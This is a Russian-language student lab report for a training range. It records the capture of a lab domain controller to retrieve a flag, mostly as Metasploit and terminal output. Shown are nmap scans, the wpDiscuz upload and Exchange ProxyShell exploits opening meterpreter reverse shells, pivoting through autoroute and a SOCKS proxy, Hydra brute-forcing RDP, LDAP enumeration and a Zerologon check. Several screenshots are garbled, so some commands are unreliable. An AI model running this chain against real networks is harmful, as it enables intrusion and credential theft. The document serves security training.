

Отчет по лабораторной работе №5-В «ЗАХВАТ КОНТРОЛЛЕРА ДОМЕНА»

Кибербезопасность предприятия

Александрова У.В., Волгин И.А., Голощапов Я.В., Дворкина Е.В.,
Серегина И.А.

2025-12-18

1 Состав команды

Александрова Ульяна Вадимовна

Волгин Иван Алексеевич

Голощапов Ярослав Вячеславович

Дворкина Ева Владимировна

Серёгина Ирина Андреевна

2 Цели и задачи

Цель: освоение практических навыков установления meterpreter-сессии и получение доступа к контроллеру домена.

Задача: во внутреннем сегменте организации необходимо получить доступ к контроллеру домена. У доменного пользователя «Flag», в одном из полей свойств пользователя необходимо найти флаг.

3 Получение meterpreter-сессии

Перед началом атаки провести разведку путем сканирования. На основе исходных данных определить адрес подсети, в которой находится целевой сервер – 195.239.174.0/24. Для обнаружения уязвимых узлов используется сканер nmap.

```
File Actions Edit View Help
(reduser1@kali)~[~]
$ su
Password:
(root@kali)~[/home/reduser1]
# nmap -sV -sC 195.239.174.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-25 00:36 MSK
Nmap scan report for 195.239.174.1
Host is up (0.00074s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp      Microsoft Exchange smtpd
| smtp-commands: mail.ampire.corp Hello [195.239.174.11], SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES
| , STARTTLS, X-ANONYMOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM, 8BITMIME, BINARYMIME, CHUNKING, XRDST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
|_ ssl-date: 2025-11-24T18:37:40+00:00; -2h59m59s from scanner time.
|_ smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ ssl-cert: Subject: commonName=mail
| Subject Alternative Name: DNS:mail, DNS:mail.ampire.corp
| Not valid before: 2019-06-04T23:05:05
|_ Not valid after: 2024-06-04T23:05:05
443/tcp   open  ssl/http  Microsoft IIS httpd 10.0
|_ ssl-date: 2025-11-24T18:37:41+00:00; -2h59m59s from scanner time.
|_ http-server-header: Microsoft-IIS/10.0
```

4

В результате сканирования обнаружено, что сервер с адресом 195.239.174.25 содержит открытый 80 порт (http), на котором располагается веб-портал portal.ampire.corp. Для перехода на сайт портала организации необходимо добавить статическую запись в файл /etc/hosts.




Рисунок 2: Добавление записи в файл /etc/hosts

5

Используем модуль `exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload`

```
msf6 > search wp_wpdiscuz_unauthenticated_file_upload

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload	2020-02-21	excellent	Yes	WordPress wpDiscuz Unauthenticated File Upload Vulnerability

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
```

Рисунок 3: Выбранный модуль (use 0)

6 Описание сценария

Для прохождения данного сценария в первую очередь потребуется активная meterpreter-сессия с узлом в сегменте DMZ.

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(wml/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):
```

Name	Current Setting	Required	Description
BLOGPATH	yes		Link to the post [/index.php/2020/12/12/post1]
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, httpn, socks4
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
VHOST	no		HTTP server virtual host

```

Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Рисунок 4: Параметры модуля wp_wpdiscuz_unauthenticated_file_upload

```
msf6 exploit(wml/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(wml/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath http://portal.ampire.corp/index.php/2021/07/26/hello-world/
blogpath => http://portal.ampire.corp/index.php/2021/07/26/hello-world/
msf6 exploit(wml/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(wml/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.25
lhost => 195.239.174.25
```

Рисунок 5: Настройка и запуск meterpreter-сессии с корпоративным сайтом

7

Вариант получения meterpreter-сессии с почтовым сервером с помощью модуля exchange_proxyshell_rce:

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > options
Module options (exploit/windows/http/exchange_proxyshell_rce):
```

Name	Current Setting	Required	Description
EMAIL		no	A known email address for this organization
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...] . Supported proxies: socks5, socks4h, http, http, http, socks
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	443	yes	The target port (TCP)
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPath		no	The URI to use for this exploit (default is random)
UseAlternatePath	false	yes	Use the IIS root dir as alternate path
VMOST		no	HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tfpt,wget,curl,fetch,lwprequest,psb,invokewebrequest,ftp,http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Рисунок 6: Параметры модуля exchange_proxyshell_rce

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhost 195.239.174.11
rhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhost 195.239.174.1
rhost => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can be
  if-assign it
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /root/.msf4/loot/20251127154708_default_195.239.174.1_ad.exchange.mail_36
  1556.txt
[*] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'L723o2P5egp2' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\FN3TPqoYxAsA.aspx
[*] Waiting for the export request to complete...
[*] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (203846 Bytes) to 195.239.174.1
[*] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\FN3TPqoYxAsA.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 => 195.239.174.1:37655) at 2025-11-27 15:47:22 +0300
[*] Removing the mailbox export request
[*] Removing the draft email
```

Рисунок 7: Настройка и запуск meterpreter-сессии с почтовым сервером

8

После получения сессии нужно проверить, находится ли эксплуатируемый узел в домене.

```
meterpreter > sysinfo
Computer      : portel
OS            : Linux portel 4.15.0-173-generic #182-Ubuntu SMP Fri Mar 18 15:53:46 UTC 2022 x86_64
Meterpreter   : php/linux
meterpreter >
```

Рисунок 8: Вывод команды для узла не в домене

```
meterpreter > sysinfo
Computer      : MAIL
OS            : Windows Server 2016 (10.0 Build 14393).
Architecture  : x64
System Language : en_US
Domain        : AMPIRE
Logged On Users : 16
Meterpreter    : x64/windows
meterpreter >
```

Рисунок 9: Вывод команды для узла под управлением контроллера домена

9

Можно свернуть активную сессию с помощью команды `background` (или `bg`) и просмотреть список активных сессий.

```
msf6 exploit(unix/webapp/wp_updiscuz_unauthenticated_file_upload) > sessions

Active sessions

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter php/linux	www-data @ portal	195.239.174.11:4444 → 195.239.174.25:35076 (195.239.174.25)

```
msf6 exploit(unix/webapp/wp_updiscuz_unauthenticated_file_upload) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 195.239.174.11:4433
[*] Command stager progress: 100.00% (773/773 bytes)

[*] Sending stage (1017704 bytes) to 195.239.174.25
msf6 exploit(unix/webapp/wp_updiscuz_unauthenticated_file_upload) > [*] Meterpreter session 2 opened (195.239.174.11:4433 → 195.239.174.25:56578) at 2025-11-25 01:06:59 +0300
[*] Stopping exploit/multi/handler
msf6 exploit(unix/webapp/wp_updiscuz_unauthenticated_file_upload) > sessions 2
[*] Starting interaction with 2 ...
```

10 Доступ во внутреннюю сеть через узел не в домене

В первую очередь необходимо узнать, какие интерфейсы имеются на машине во внутренней сети.

```
meterpreter > shell
Process 5976 created.
Channel 1 created.
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:00:00:7e:1b:bf brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.25/24 brd 10.10.10.255 scope global ens3
        valid_lft forever preferred_lft forever
    inet6 fe80::ff:fe7e:1bbf/64 scope link
        valid_lft forever preferred_lft forever
```

```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24
[*] Performing ping sweep for IP range 10.10.10.0/24
[+] 10.10.10.5 host found
[+] 10.10.10.10 host found
[+] 10.10.10.15 host found
[+] 10.10.10.20 host found
[+] 10.10.10.21 host found
[+] 10.10.10.25 host found
[+] 10.10.10.30 host found
[+] 10.10.10.35 host found
[+] 10.10.10.45 host found
[+] 10.10.10.40 host found
[+] 10.10.10.55 host found
[+] 10.10.10.254 host found
meterpreter > arp
```

ARP cache

IP address	MAC address	Interface
10.10.10.5	02:00:00:7e:1b:c1	ens3
10.10.10.10	02:00:00:7e:1b:c2	ens3
10.10.10.15	02:00:00:7e:1b:be	ens3
10.10.10.20	02:00:00:7e:1b:bd	ens3
10.10.10.21	02:00:00:7e:1b:c5	ens3
10.10.10.30	02:00:00:7e:1b:c3	ens3

Рисунок 11: Маршрут до внутренней сети

11

Необходимо прописать маршрут до активной meterpreter-сессии. Далее выполнить проброс портов во внутреннюю сеть для дальнейшего выполнения команд через технику proxchains.

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[*] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
```

Рисунок 13: Сведения о добавлении маршрута

```
msf6 exploit(wm/wbapp/wp_uploader_unauthenticated_file_upload) > search ping_sweep

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/gather/ping_sweep             .               normal No     Multi Gather Ping Sweep

Interact with a module by name or index. For example info 0, use 0 or use post/multi/gather/ping_sweep

msf6 exploit(wm/wbapp/wp_uploader_unauthenticated_file_upload) > use 0
msf6 post(multi/gather/ping_sweep) > route print

IPv4 Active Routing Table

Subnet      Netmask      Gateway
-----
10.10.10.0  255.255.255.0  Session 2

[*] There are currently no IPv6 routes defined.
```

Рисунок 14: Маршрут сканирования

12

Смотрим содержимое файла с помощью команды `cat /etc/proxychains4.conf`.

```
# * raw: The traffic is simply forwarded to
the proxy without modification.
# ( auth types supported: "basic"-http "use
r/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

Рисунок 15: Параметры в
конфигурационном файле
`/etc/proxychains4.conf`

13

Возвращаемся к окну терминала с активной сессией и сворачиваем данную сессию с помощью команды `bg`, выбираем, настраиваем и запускаем модуль `socks_proxy`.

```
msf6 post(multi/gather/ping_names) > search socks_proxy

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/socks_proxy              .               normal No     SOCKS Proxy Server

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy

msf6 post(multi/gather/ping_names) > use 0
msf6 auxiliary(server/socks_proxy) > set srvtost 127.0.0.1
srvtost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvtost 1080
srvtost => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
```

Рисунок 16: Настройка и запуск модуля `socks_proxy`

```
Module options (auxiliary/server/socks_proxy):

Name      Current Setting  Required  Description
-----
SRVHOST    127.0.0.1        yes       The local host or network interface to listen on. This must be an address on
the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    1080             yes       The port to listen on
VERSION    5                yes       The SOCKS version to use (Accepted: 4a, 5)

When VERSION is 5:

Name      Current Setting  Required  Description
-----
PASSWORD  no               no        Proxy password for SOCKS listener
USERNAME  no               no        Proxy username for SOCKS listener

Auxiliary action:

Name      Description
-----
Proxy     Run a SOCKS proxy server

View the full module info with the info, or info -d command.

msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.
[*] Starting the SOCKS proxy server
```

Рисунок 17: Запуск модуля `socks_proxy`

14


В окне терминала, где просматривался файл `/etc/proxychains.conf`, можно запустить сканирование 100 самых часто используемых портов.

```
Nmap scan report for 10.10.10.5
Host is up (0.047s latency).
Not shown: 94 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
```

Рисунок 18: Результаты сканирования

15 Bruteforce пароля и использование ldapsearch

Можно реализовать атаку перебором с использованием словаря паролей rockyou.txt.



```
[root@kali]~#./bin/hydras
[proxychains] Hydra v9.5 -t 1 manager@ampire.corp -p /usr/share/wordlists/rockyou.txt rdp://10.10.10.20
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/ARM_64-linux-gnu/libproxychains.so.4
[proxychains] Slt init: proxychains-ng 4.17
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-25 01:49:23
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 5 to reduce the number of parallel connections and -w
```

Рисунок 19: Запуск атаки перебором

16

Данные учетной записи получены при атаке перебором. В результатах найти параметр description.

```
root@kali: ~/home/redoserv1
proxychains ldapsearch -H ldap://10.10.10.20 -D "manager1@ampire.corp" -w -b "dc=ampire,dc=corp" > ldap_output.txt
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Enter LDAP Password:
[proxychains] Strict chain ... 127.0.0.1:10000 ... 10.10.10.20:389 ... OK
```

Рисунок 20: Использование команды ldapsearch

```
# Flag, Users, aampire.corp
dn: CN=Flag,CN=Users,DC=ampire,DC=corp
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Flag
description: 54283
```

Рисунок 21: Получение флага

17 Zerologon CVE 2020-1472

Дополнительный возможный вектор атаки на контроллер домена заключается в эксплуатации уязвимости Zerologon.

```
[root@redhat8 ~]# ./home/redhat8/...
+ cat /usr/lib/python/dist-packages/cv2/modules/core/logo.py
[...]
```

```
[root@redhat8 ~]# ./home/redhat8/...
+ brewchain crackmapexec user 10.10.10.20 net perlgen
[brewchain] config [file found: /etc/brewchain.conf]
[brewchain] preloading /usr/lib64_64-linux-gnu/libpython.so.4
[brewchain] load lib python3.9-3.12
[brewchain] Strict chain ... 127.0.0.1:1000 ... 10.10.10.20:445 -- OK
[brewchain] ... 127.0.0.1:1000 ... 10.10.10.20:135 -- OK
[brewchain] 10.10.10.20 ... 40 ... 10.1 Windows Server 2016 Standard x64 MSI (name=AD) (domain=imprive.com) (signing=True) (SMW=True)
[brewchain] Strict chain ... 127.0.0.1:1000 ... 10.10.10.135 -- OK
[brewchain] Strict chain ... 127.0.0.1:1000 ... 10.10.10.20:445 -- OK
[done] ... 10.10.10.20 ... 445 AD ... https://github.com/dirkjanm/CVE-2020-1472
```

Рисунок 22: Проверка машины контроллера домена

[illegible]

Рисунок 23: Дамп хешей учетных записей

18

Для получения сессии с контроллером домена указать обязательные параметры модуля.

```
mif6 exploit(windows/pwn/powershell) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] 10.10.10.20:445 - Connecting to the server ...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445 as user 'Administrator' ...
[*] 10.10.10.20:445 - Selecting PowerShell target
[*] 10.10.10.20:445 - Executing the payload ...
[*] 10.10.10.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (177734 bytes) to 195.239.174.1
[*] Meterpreter session 3 opened (195.239.174.11:4444 → 195.239.174.1:31147) at 2025-11-25 04:22:15 +0300
```

Рисунок 24: Получение сессии с контроллером домена

```
meterpreter > shell
Process 1292 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user/domain
net user/domain
The syntax of this command is:

NET
[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
  HELPMMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
  STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\Windows\system32>net user /domain
net user /domain

User accounts for \\

$431000-BGT0TKF97VJ7 Administrator DefaultAccount
dev1 dev2 Flag
Guest HealthMailbox014a1a5 HealthMailbox21699d8
```

Рисунок 25: Переход в shell-оболочку

19

С помощью команды `net user /domain Flag` вывести полную информацию о пользователе «Flag».

```
C:\Windows\system32>net user /domain Flag
net user /domain Flag
User name           Flag
Full Name           Flag
Comment             54283
User's comment
```

Рисунок 26: Получение флага

20 Доступ во внутреннюю сеть через доменный узел

Данный подраздел описывает процесс получения флага через узел, который находится под управлением контроллера домена.

```
meterpreter > shell
Process 1292 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user/domain
net user/domain
The syntax of this command is:

NET
 [ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
  HELPMMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
  STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\Windows\system32>net user /domain
net user /domain

User accounts for \\


```

\$431000-8GT0TKF97VJ7	Administrator	DefaultAccount
dev1	dev2	Flag
Guest	HealthMailbox014a1a5	HealthMailbox21699d8

Рисунок 27: Переход в shell-оболочку

21 Результаты

С помощью команды `net user /domain Flag` вывести полную информацию о пользователе «Flag». В результате будет получен флаг в поле описания пользователя.



```
C:\Windows\system32>net user /domain Flag
net user /domain Flag
User name                Flag
Full Name                Flag
Comment                  54283
User's comment
```

Рисунок 28: Получение флага

22 Выводы

В ходе лабораторной работы были успешно получены практические навыки установления meterpreter-сессии и получения доступа к контроллеру домена.

23

Спасибо за внимание!